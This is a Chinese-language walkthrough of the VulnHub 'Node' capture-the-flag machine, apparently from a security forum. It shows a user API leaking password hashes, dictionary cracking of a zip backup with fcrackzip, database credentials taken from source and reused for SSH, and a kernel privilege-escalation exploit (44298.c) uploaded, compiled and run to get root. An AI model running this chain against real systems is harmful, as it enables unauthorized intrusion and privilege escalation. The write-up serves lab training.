这里面说`Only admin users have access to the control panel currently, but check back soon to test the standard user functionality!`只有管理员用户才能访问这个界面，猜想应该还有另外的管理员帐号，直接访问`/api/users/`
获取到了另外一个用户（myP14ceAdm1nAcc0uNT），如下图所示：



```
[{"_id":"59a7365b98aa325cc03ee51c","username":"myP14ceAdm1nAcc
0uNT","password":"dffc504aa55359b9265cbebe1e4032fe600b64475ae3
fd29c07d23223334d0af","is_admin":true},
{"_id":"59a7368398aa325cc03ee51d","username":"tom","password":
"f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f
240","is_admin":false},
{"_id":"59a7368e98aa325cc03ee51e","username":"mark","password"
:"de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f742870
5f73","is_admin":false},
{"_id":"59aa9781cced6f1d1490fce9","username":"rastating","pass
word":"5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd
8b78ac2f0","is_admin":false}]
```


解出该用户的密码（manchester）后，登录可以下载该网站的备份源码，如下图所示：



WELCOME BACK,
MYP14CEADM1NACC0UNT

审计源码

下载源码后，发现不能直接打开，首先对其进行base64解码，如下图所示：




```
root@kali:~/awd# base64 -d myplace.backup > myplace.zip
root@kali:~/awd# ls
myplace.backup  myplace.zip
```

发现是个加密文件，需要先进行破解，可以使用kali自带工具fcrackzip进行破解，该工具支持暴力破解和字典猜解两种方式，如下图所示：

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt myplace.zip
```


参数	描述
-D	指定方式为字典猜解
-p	指定猜解字典的路径
-u	表示只显示破解出来的密码，其他错误的密码不显示出

通过字典猜解出密码为magicword:




```
root@kali:~/awd# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt myplace.zip


PASSWORD FOUND!!!!: pw == magicword
```

解压出源代码，如下图所示：




```
root@kali:~/awd# unzip myplace.zip
Archive:  myplace.zip
   creating: var/www/myplace/
[myplace.zip] var/www/myplace/package-lock.json password:
  inflating: var/www/myplace/package-lock.json
   creating: var/www/myplace/node_modules/
   creating: var/www/myplace/node_modules/serve-static/
  inflating: var/www/myplace/node_modules/serve-static/README.md
  inflating: var/www/myplace/node_modules/serve-static/index.js
  inflating: var/www/myplace/node_modules/serve-static/LICENSE
  inflating: var/www/myplace/node_modules/serve-static/HISTORY.md
  inflating: var/www/myplace/node_modules/serve-static/package.json
```

熟悉nodejs的同学了解app.js的作用，[redacted]，里面存储着重要配置信息，从该文件中，获取到mongodb的配置信息，如下图所示：




```
const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

使用mark的用户信息，成功登录到ssh，如下图所示：



```
              .-.
        .-'``(|||)
     ,`\ \    `-`.                 88                         88
    /   \ '``-.   `                88                         88
  .-.  ,       `___:      88   88  88,888,  88   88  ,88888, 88888  88   88
 (:::) :        ___       88   88  88   88  88   88  88   88  88    88   88
  `-`  `       ,   :      88   88  88   88  88   88  88   88  88    88   88
    \   / ,..-`   ,       88   88  88   88  88   88  88   88  88    88   88
     `./ /    .-.`        '88888'  '88888'  '88888'  88   88  '8888 '88888'
        `-..-(   )
              `-`




The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Aug  6 23:32:28 2018 from 10.2.1.1
mark@node:~$ 
```


当前用户（mark）没有root权限，需要进行提权操作。



```
mark@node:~$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
mark@node:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

权限提升


确定当前系统的内核版本和系统版本，如下图所示：



```
mark@node:~$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
mark@node:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.3 LTS"
mark@node:~$ arch
x86_64
```


命令	描述
lsb-release	查看发行的系统版本信息
arch	机器的体系架构

通过查看版本信息，使用searchsploit（漏洞查询工具） 查找，可以知道该内核版本存在漏洞可以直接提权，如下图所示：




```
root@kali:~# searchsploit linux 4.4.0
------------------------------------------------------------------ ---------------------------------------
 Exploit Title                                                    |  Path
                                                                  | (/usr/share/exploitdb/)
------------------------------------------------------------------ ---------------------------------------
Linux 4.4.0 < 4.4.0-53 - AF_PACKET chocobo_root Privilege Esca | exploits/linux/local/44696.rb
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' R | exploits/linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC)           | exploits/linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escal | exploits/linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target_of | exploits/linux_x86-64/local/40049.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Es | exploits/linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target | exploits/linux/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Lo | exploits/linux/local/43418.c
------------------------------------------------------------------ ---------------------------------------
```

使用scp命令（远程文件拷贝）将payload上传至靶机，如下图所示：




```
root@kali:~# scp /usr/share/exploitdb/exploits/linux/local/44298.c mark@192.168.92.129:/tmp/
mark@192.168.92.129's password:
44298.c                                                                     100% 6021    137.2KB/s   00:00
```

对上传的文件进行编译，如下图所示：



```
mark@node:/tmp$ gcc 44298.c -o payload
mark@node:/tmp$ ls
44298.c              systemd-private-dca
mongodb-27017.sock   vmware-root
payload
```

执行该文件，可成功提权，如下图所示；



```
mark@node:/tmp$ ./payload
task_struct = ffff88002e6b9c00
uidptr = ffff880028810844
spawning root shell
root@node:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1001(mark)
```

最终将会获取到两个flag：

一个是在`/root/root.txt`；

另一个是在`/home/tom/user.txt`;

参考链接

□ Vulnhub walkthrough

点击收藏 | 0 关注 | 1

上一篇：【Struts2-命令-代码执行漏... 下一篇：逆向定制的恶意软件：Hidden Bee

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板